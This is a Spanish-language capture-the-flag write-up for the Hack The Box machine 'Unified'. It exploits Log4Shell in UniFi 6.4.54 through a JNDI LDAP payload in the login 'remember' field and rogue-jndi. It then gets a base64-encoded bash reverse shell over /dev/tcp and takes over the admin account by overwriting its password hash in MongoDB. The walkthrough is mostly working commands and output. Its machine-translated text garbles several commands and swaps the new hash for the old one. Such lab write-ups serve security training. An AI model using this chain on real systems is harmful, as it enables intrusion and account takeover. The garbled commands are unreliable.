Redacción unificada

Preparado por: pwninx

Introducción

Este artículo analiza los efectos de explotar Log4J en un conocido sistema de monitorización de dispositivos de red llamado "UniFi". En esta guía, aprenderá a configurar e instalar los paquetes y herramientas necesarios para explotar UniFi aprovechando la vulnerabilidad de Log4J y manipulando una cabecera POST llamada " remember" , lo que le permitirá `obtener acceso` a la máquina mediante una shell inversa. Además, cambiará la contraseña del administrador alterando el hash guardado en la instancia de MongoDB que se ejecuta en el sistema, lo que le permitirá acceder al panel de administración y revelar la contraseña SSH del administrador.

Enumeración

El primer paso consiste en escanear la dirección IP objetivo con Nmap para comprobar qué puertos están abiertos. Para ello, utilizaremos un programa llamado Nmap. Aquí tenéis una breve explicación de qué es cada bandera y qué función cumple.

-sC: Realiza un escaneo de scripts utilizando el conjunto de scripts predeterminado. Es equivalente a --script=predeterminado.
-sV: Detección de versión
-v: Aumenta el nivel de detalle, lo que hace que Nmap imprima más información sobre el escaneo en curso.

```
$ nmap -sC -sV -v {target_IP}

PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
6789/tcp open  ibm-db2-admin?
8080/tcp open  http-proxy
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to
https://10.129.96.149:8443/manage
8443/tcp open  ssl/nagios-nsca Nagios NSCA
| http-title: UniFi Network
|_Requested resource was /manage/account/login?redirect=%2Fmanage
```

El escaneo revela que el puerto `8080` está abierto y que se está ejecutando un proxy HTTP. El proxy parece redirigir las solicitudes al puerto `8443`, que parece estar ejecutando un servidor web SSL. Observamos que el título HTTP de la página en el puerto 8443 es " `Red UniFi .`

Al acceder a la página mediante un navegador, se nos presenta la página de inicio de `sesión` del portal web de UniFi y la El número de versión es `6.4.54 .` Si alguna vez nos encontramos con un número de versión, siempre es una buena idea investigarlo. Una versión específica en Google. Una búsqueda rápida en Google con las palabras clave `"UniFy 6.4.54 exploit"` revela una artículo que analiza en profundidad la explotación de la vulnerabilidad CVE-2021-44228 Vulnerabilidad en esta aplicación.

Si quieres saber más sobre la vulnerabilidad de Log4J, tenemos una excelente entrada en nuestro blog. sobre ello.

Esta vulnerabilidad de Log4J puede ser explotada mediante la inyección de comandos del sistema operativo (inyección de comandos del sistema operativo), que es una vulnerabilidad de seguridad web que permite a un atacante ejecutar comandos arbitrarios del sistema operativo en el servidor que ejecuta la aplicación y, por lo general, comprometer completamente la aplicación y todos sus datos.

Para determinar si este es el caso, podemos usar FoxyProxy después de realizar una solicitud POST al endpoint /api/login , para reenviar la solicitud a BurpSuite, que la interceptará como intermediario. La solicitud se puede editar para inyectar comandos. Ofrecemos un excelente módulo para interceptar solicitudes web.
Interceptación de solicitudes web

Primero, intentamos iniciar sesión en la página con las credenciales test:test, ya que no estamos intentando validar ni obtener información.
El acceso. La solicitud de inicio de sesión será capturada por BurpSuite y podremos modificarla.

Antes de modificar la solicitud, enviemos este paquete HTTPS al módulo Repeater de BurpSuite mediante
Al presionar CTRL+R .

Explotación

La sección de Explotación del artículo mencionado anteriormente menciona que tenemos que introducir nuestra carga útil en
el parámetro de recordar . Debido a que los datos POST se envían como un objeto JSON y debido a la carga útil
Contiene corchetes {} , para evitar que se analice como otro objeto JSON, lo encerramos dentro de
corchetes " de modo que se analice como una cadena de texto.

Request

Pretty Raw \n Actions


```
1  POST /api/login HTTP/1.1
2  Host: 10.129.96.149:8443
3  Cookie: unifises=ROLvFpnNvYYOrqMBZJGnG8uGSDDYVpXm; csrf_token=29RxNe64PeOUvjFL2kgkQscdbZzCMsrD
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
5  Accept: */*
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://10.129.96.149:8443/manage/account/login?redirect=%2Fmanage
9  Content-Type: application/json; charset=utf-8
10 X-Csrf-Token: 29RxNe64PeOUvjFL2kgkQscdbZzCMsrD
11 Origin: https://10.129.96.149:8443
12 Content-Length: 107
13 Dnt: 1
14 Sec-Gpc: 1
15 Te: trailers
16 Connection: close
17
18 {
     "username":"aaaaaaa",
     "password":"aaaaaaaa",
     "remember":"${jndi:ldap://10.10.14.25/whatever}",
     "strict":true
   }
```

Introducimos la carga útil en el campo de memoria como se muestra arriba para poder identificar un punto de inyección si
Existe una. Si la solicitud provoca que el servidor se conecte de nuevo con nosotros, entonces hemos verificado que la aplicación
es vulnerable.

```
${jndi:ldap://{Dirección IP de Tun0}/lo que sea}
```

JNDI es el acrónimo de Java Naming and Directory Interface API (API de Interfaz de Nombres y Directorios de Java) . Al realizar llamadas a esta API,
Las aplicaciones localizan recursos y otros objetos del programa. Un recurso es un objeto del programa que proporciona
conexiones a sistemas, como servidores de bases de datos y sistemas de mensajería.

LDAP es el acrónimo de Lightweight Directory Access Protocol (Protocolo ligero de acceso a , que es un sistema abierto y neutral respecto a los proveedores,
directorios), un protocolo de aplicación estándar de la industria para acceder y mantener información de directorios distribuidos.
servicios a través de Internet o una red. El puerto predeterminado en el que se ejecuta LDAP es el puerto 389 .



Tras pulsar "Enviar", el panel "Respuesta" mostrará la respuesta a la solicitud. El resultado muestra un mensaje de error que indica que la carga útil no es válida, pero a pesar del mensaje de error, la carga útil se está ejecutando correctamente.

Procedamos a iniciar tcpdump en el puerto 389. , que supervisará el tráfico de red para LDAP conexiones.

tcpdump es un programa informático analizador de paquetes de red de datos que se ejecuta bajo un comando Interfaz de línea. Permite al usuario visualizar los paquetes TCP/IP y otros paquetes que se están transmitiendo. transmitido o recibido a través de una red a la que está conectado el ordenador.


Abre otra terminal y escribe:

```
sudo tcpdump -i tun0 puerto 389
```

La sintaxis anterior se puede desglosar de la siguiente manera.

sudo: Ejecuta esto como usuario root, también conocido como administrador.
tcpdump: Es el programa o software que es Wireshark, pero en formato de línea de comandos. versión.
-i: Selección de interfaz. (Ejemplo: eth0, wlan, tun0)
Puerto 389: Seleccionando el puerto en el que estamos escuchando.

Una vez iniciado tcpdump, haga clic en el botón Enviar.



El resultado de tcpdump muestra que se está recibiendo una conexión en nuestra máquina. Esto demuestra que la aplicación es vulnerable, ya que intenta conectarse con nosotros a través del puerto LDAP 389.

```
sudo tcpdump -i tun0 port 389

tcpdump: verbose output suppressed, use -v[v]... for full protocol
decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
20:41:44.714120 IP 10.129.96.149.60258 > 10.10.14.25.ldap: Flags [S],
seq 1008474879, win 64240, options [mss 1285,sackOK,TS val 3980941167
ecr 0,nop,wscale 7], length 0
20:41:44.714131 IP 10.10.14.25.ldap > 10.129.96.149.60258: Flags [R.],
seq 0, ack 1008474880, win 0, length 0
```

Tendremos que instalar Open-JDK y Maven en nuestro sistema para poder crear una carga útil que podamos enviar al servidor y que nos permita la ejecución remota de código en el sistema vulnerable.

```
sudo apt update
sudo apt install openjdk-11-jdk -y

# Command used to check the java version installed

java -version
...
```

OpenJDK es el kit de desarrollo de Java, que se utiliza para crear aplicaciones Java. Maven, por otro lado, es un entorno de desarrollo integrado (IDE) que se puede usar para crear un proyecto estructurado y compilarlo en archivos JAR .

Estas aplicaciones también nos ayudarán a ejecutar la aplicación Java rogue-jndi , que inicia un servidor LDAP local y nos permite recibir conexiones de vuelta del servidor vulnerable y ejecutar código malicioso.

Una vez instalado Open-JDK, podemos proceder a instalar Maven. Pero primero, cambiemos al usuario root.

```
sudo apt-get install maven
```

Una vez finalizada la instalación, podemos comprobar la versión de Maven de la siguiente manera.

```
mvn -v

Apache Maven 3.6.3
Maven home: /usr/share/maven
Java version: 11.0.13, vendor: Debian, runtime: /usr/lib/jvm/java-11-openjdk-amd64
Default locale: en_US, platform encoding: UTF-8
OS name: "linux", version: "5.10.0-6parrot1-amd64", arch: "amd64", family: "unix" seed, [])
```

Una vez instalados los paquetes necesarios, ahora debemos descargar y compilar la aplicación Java Rogue-JNDI .

Clonemos el repositorio correspondiente y compilemos el paquete usando Maven.

```
git clone https://github.com/veracode-research/rogue-jndi
cd rogue-jndi
mvn paquete
```

```
[INFO] Including com.unboundid:unboundid-ldapsdk:jar:3.1.1 in the
shaded jar.
[INFO] Including org.apache.tomcat.embed:tomcat-embed-core:jar:8.5.61
in the shaded jar.
[INFO] Including org.apache.tomcat:tomcat-annotations-api:jar:8.5.61 in
the shaded jar.
[INFO] Including org.apache.tomcat.embed:tomcat-embed-el:jar:8.5.45 in
the shaded jar.
[INFO] Including com.beust:jcommander:jar:1.78 in the shaded jar.
[INFO] Including org.reflections:reflections:jar:0.9.12 in the shaded
jar.
[INFO] Including org.javassist:javassist:jar:3.26.0-GA in the shaded
jar.
[INFO] Including org.codehaus.groovy:groovy:jar:2.4.21 in the shaded
jar.
[INFO] Including org.apache.commons:commons-text:jar:1.8 in the shaded
jar.
[INFO] Including org.apache.commons:commons-lang3:jar:3.9 in the shaded
jar.
[INFO] Replacing original artifact with shaded artifact.
[INFO] Replacing /home/pwninx/htb/unified/rogue-jndi/target/RogueJndi-
1.1.jar with /home/pwninx/htb/unified/rogue-jndi/target/RogueJndi-1.1-
shaded.jar
[INFO] Dependency-reduced POM written at:
/home/pwninx/htb/unified/rogue-jndi/dependency-reduced-pom.xml
[INFO] ------------------------------------------------------------------
[INFO] BUILD SUCCESS
[INFO] ------------------------------------------------------------------
[INFO] Total time:  01:46 min
[INFO] Finished at: 2022-01-20T21:47:44-05:00
[INFO] ------------------------------------------------------------------
```

Esto creará un archivo `.jar` en el directorio `rogue-jndi/target/` llamado `RogueJndi-1.1.jar` . Ahora podemos construir nuestra carga útil para pasarla a la aplicación Java `RogueJndi-1-1.jar` .

Para usar el servidor Rogue-JNDI, tendremos que construir y enviarle una carga útil que nos permitirá obtener acceso a la consola del sistema afectado. Codificaremos la carga útil en Base64 para evitar cualquier cifrado.
asuntos.

```
echo 'bash -c bash -i >&/dev/tcp/{Tu dirección IP}/{Un puerto de tu elección} 0>&1' |
base64
```

```
echo 'bash -c bash -i >&/dev/tcp/{Your Tun0 IP}/4444 0>&1' | base64
YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTQuMzMvNDQ0NCAwPiYxCg==
```

Nota: Para este tutorial utilizaremos el puerto 4444 para recibir la shell.

Una vez creada la carga útil, inicie la aplicación Rogue-JNDI pasando la carga útil como parte de la opción `--command` y su dirección IP `tun0` a la opción `--hostname` .

```
java -jar target/RogueJndi-1.1.jar --command "bash -c {echo,CADENA BASE64 AQUÍ}| {base64,-d}|{bash,-i}" --
hostname "{TU DIRECCIÓN IP DE TUN0}"
```

Por ejemplo:


```
java -jar target/RogueJndi-1.1.jar --command "bash -c
{echo,YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTQuMzMvNDQ0NCAwPiYxCg==}|{base64,- d}|{bash-i}|
{ nombre de host }" "10.10.14.33"
```

```
java -jar target/RogueJndi-1.1.jar --command "bash -c
{echo,Your_Base64_Hash}|{base64,-d}|{bash,-i}" --hostname "{Your Tun0
IP}"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -
Dswing.aatext=true
+-+-+-+-+-+-+-+-+-+
|R|o|g|u|e|J|n|d|i|
+-+-+-+-+-+-+-+-+-+
Starting HTTP server on 0.0.0.0:8000
Starting LDAP server on 0.0.0.0:1389
Mapping ldap://{10.10.14.33}:1389/o=websphere2 to
artsploit.controllers.WebSphere2
Mapping ldap://{10.10.14.33}:1389/o=websphere2,jar=* to
artsploit.controllers.WebSphere2
Mapping ldap://{10.10.14.33}:1389/o=groovy to
artsploit.controllers.Groovy
Mapping ldap://{10.10.14.33}:1389/o=tomcat to
artsploit.controllers.Tomcat
Mapping ldap://{10.10.14.33}:1389/ to
artsploit.controllers.RemoteReference
Mapping ldap://{10.10.14.33}:1389/o=reference to
artsploit.controllers.RemoteReference
Mapping ldap://{10.10.14.33}:1389/o=websphere1 to
artsploit.controllers.WebSphere1
Mapping ldap://{10.10.14.33}:1389/o=websphere1,wsdl=* to
artsploit.controllers.WebSphere1
```

Ahora que el servidor está escuchando localmente en el , Abramos otra terminal e iniciemos un receptor Netcat para puerto 389, captura la shell inversa.

```
nc -lvp 4444
```

Volviendo a nuestra solicitud POST interceptada, cambiemos la carga útil a ${jndi:ldap://{Tu IP de Tun0}:1389/o=tomcat} y haga clic en Enviar .



Tras enviar la solicitud, se recibe una conexión con nuestro servidor malicioso y se muestra el siguiente mensaje.

```
Enviando resultado LDAP ResourceRef para o=tomcat con carga útil javax.el.ELProcessor
```

Una vez que recibimos la salida del servidor Rogue, se abre una shell en nuestro receptor Netcat y podemos actualizar la shell de la terminal usando el siguiente comando.

```
script /dev/null -c bash
```

```
nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.33] from (UNKNOWN) [10.129.96.149] 46978
script /dev/null -c bash
Script started, file is /dev/null
unifi@unified:/usr/lib/unifi$
```

El comando anterior convertirá nuestra shell en una shell interactiva que nos permitirá interactuar con el sistema de manera más efectiva.

Desde aquí podemos navegar a `/home/Michael/` y leer la bandera del usuario.

```
unifi@unified:/usr/lib/unifi$ cd /home/michael
unifi@unified:/home/michael$ cat user.txt
<SNIP>
```

Escalada de privilegios

Escalada de privilegios

El artículo indica que podemos acceder al panel de administración de la aplicación UniFi y posiblemente extraer las claves SSH utilizadas entre los dispositivos. Primero, comprobemos si MongoDB se está ejecutando en el sistema objetivo, lo que podría permitirnos extraer las credenciales para iniciar sesión en el panel de administración.

```
ps a | grep mongo
```

```
unifi@unified:/usr/lib/unifi$ ps aux | grep mongo
ps aux | grep mongo
unifi         69  0.2  4.2 1103756 86560 ?       Sl   02:25   0:33 bin/mongod --dbpath /usr/lib/unifi/data/db --
port 27117 --unixSocketPrefix /usr/lib/unifi/run --logRotate reopen --logappend --logpath
/usr/lib/unifi/logs/mongod.log --pidfilepath /usr/lib/unifi/run/mongod.pid --bind_ip 127.0.0.1
unifi       5378  0.0  0.0  11468  1004 pts/0    S+   05:33   0:00 grep mongo
```

Podemos ver que MongoDB se está ejecutando en el sistema de destino en el puerto 27117. ·

> MongoDB es un programa de base de datos multiplataforma orientado a documentos con código fuente disponible.
> MongoDB, clasificado como un programa de base de datos NoSQL, utiliza documentos similares a JSON con opciones.
> esquemas.

Vamos a interactuar con el servicio MongoDB usando la utilidad de línea de comandos `mongo` e intentar extraer la contraseña de administrador. Una búsqueda rápida en Google con las palabras clave " Base de datos predeterminada de UniFi" muestra que el nombre de la base de datos predeterminada para la aplicación UniFi es `ace`.·

```
mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"`
```

```
unifi@unified:/usr/lib/unifi$ mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"

MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
  "_id" : ObjectId("61ce278f46e0fb0012d47ee4"),
    "name" : "administrator",
    "email" : "administrator@unified.htb",
    "x_shadow" :
"$6$PewXRwjzPly3aK3b$ikf/5LABhqdLdPK8o.RNakOzWL2/cGyja/Qs0hzfN9mLuFWB1sh2aHUBsL0GtKck1oZdjNPjx5fG8QQncGI4L0",
    "time_created" : NumberLong(1640900495),
    "last_site_name" : "default",
<SNIP>
```

Si no estás seguro de qué hace cada bandera, aquí tienes un desglose.

El resultado muestra un usuario llamado Administrador. Su contraseña se encuentra en la variable `x_shadow` , pero en este caso no se puede descifrar con ninguna herramienta de descifrado de contraseñas. En su lugar, podemos cambiar la contraseña de `x_shadow` por una que hayamos creado nosotros mismos para reemplazar la contraseña del administrador y autenticarnos en el panel administrativo. Para ello, podemos usar la utilidad de línea de comandos `mkpasswd` .

```
mkpasswd -m sha-512 Contraseña1234

$6$sbnjIZBtmRds.L/E$fEKZhosqeHykiVWT1IBGju43WdVdDauv5RsvIPifi32CC2TTNU8kHOd2ToaW8flX7XX
M8P5Z8j4NB1gJGTONI1
```

El 6 es el identificador del algoritmo hash que se está utilizando, que en este caso es SHA-512, por lo tanto tendremos que hacer un hash del mismo tipo.

```
SHA-512, o Algoritmo de Hash Seguro 512, es un algoritmo de hash utilizado para convertir texto de
Convierte cualquier longitud en una cadena de tamaño fijo. Cada salida produce una cadena SHA-512 de 512 bits.
(64 bytes). Este algoritmo se usa comúnmente para el cifrado de direcciones de correo electrónico y contraseñas.
Hash...
```

Una vez que hayamos generado el hash SHA-512, el resultado se verá similar al anterior; sin embargo, debido a la sal, el hash cambiará cada vez que se genere.

```
Se añade una sal al proceso de hash para garantizar su unicidad, aumentar su complejidad sin incrementar los requisitos
del usuario y mitigar ataques a contraseñas como
tablas hash.
```

Procedamos a reemplazar el hash existente por el que hemos creado.

```
mongo --port 27117 ace --eval 'db.admin.update({"_id":
ObjectId("61ce278f46e0fb0012d47ee4")},{$set:{"x_shadow":"SHA_512 Hash Generated"}})'
```


```
unifi@unified:/usr/lib/unifi$ mongo --port 27117 ace --eval 'db.admin.update({"_id":
ObjectId("61ce278f46e0fb0012d47ee4")},{$set:
{"x_shadow":"$6$PewXRwjzPly3aK3b$ikf/5LABhqdLdPK8o.RNakOzWL2/cGyja/Qs0hzfN9mLuFWB1sh2aHUBsL0GtKck1oZdjNPjx5fG8QQ
ncGI4L0"}})'
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
WriteResult({ "nMatched" : 1, "nUpserted" : 0, "nModified" : 1 })
```

Podemos verificar que la contraseña se ha actualizado en la base de datos de Mongo ejecutando el mismo comando.


Como se indicó anteriormente. El hash SHA-512 parece haber sido actualizado.

```
mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"
```

Ahora visitemos el sitio web e iniciemos sesión como `administrador.` · Es muy importante tener en cuenta que el nombre de usuario es distingue mayúsculas y minúsculas.




El proceso de autenticación fue exitoso y ahora tenemos acceso administrativo a la aplicación UniFi.




UniFi ofrece una configuración para la autenticación SSH, una funcionalidad que permite administrar otros puntos de acceso a través de SSH desde una consola o terminal.

Navegue a `Configuración -> Sitio` y desplácese hacia abajo para encontrar la opción de Autenticación SSH. La autenticación SSH con contraseña de administrador está habilitada.



La página muestra que la contraseña raíz en texto plano es `NotACrackablePassword4U2022` . Intentemos autenticarnos en el sistema como usuario root a través de SSH.

```
ssh root@10.129.96.149
```



La conexión se ha realizado correctamente y la bandera de root se puede encontrar en `/root` .

¡Enhorabuena, has completado la caja Unified!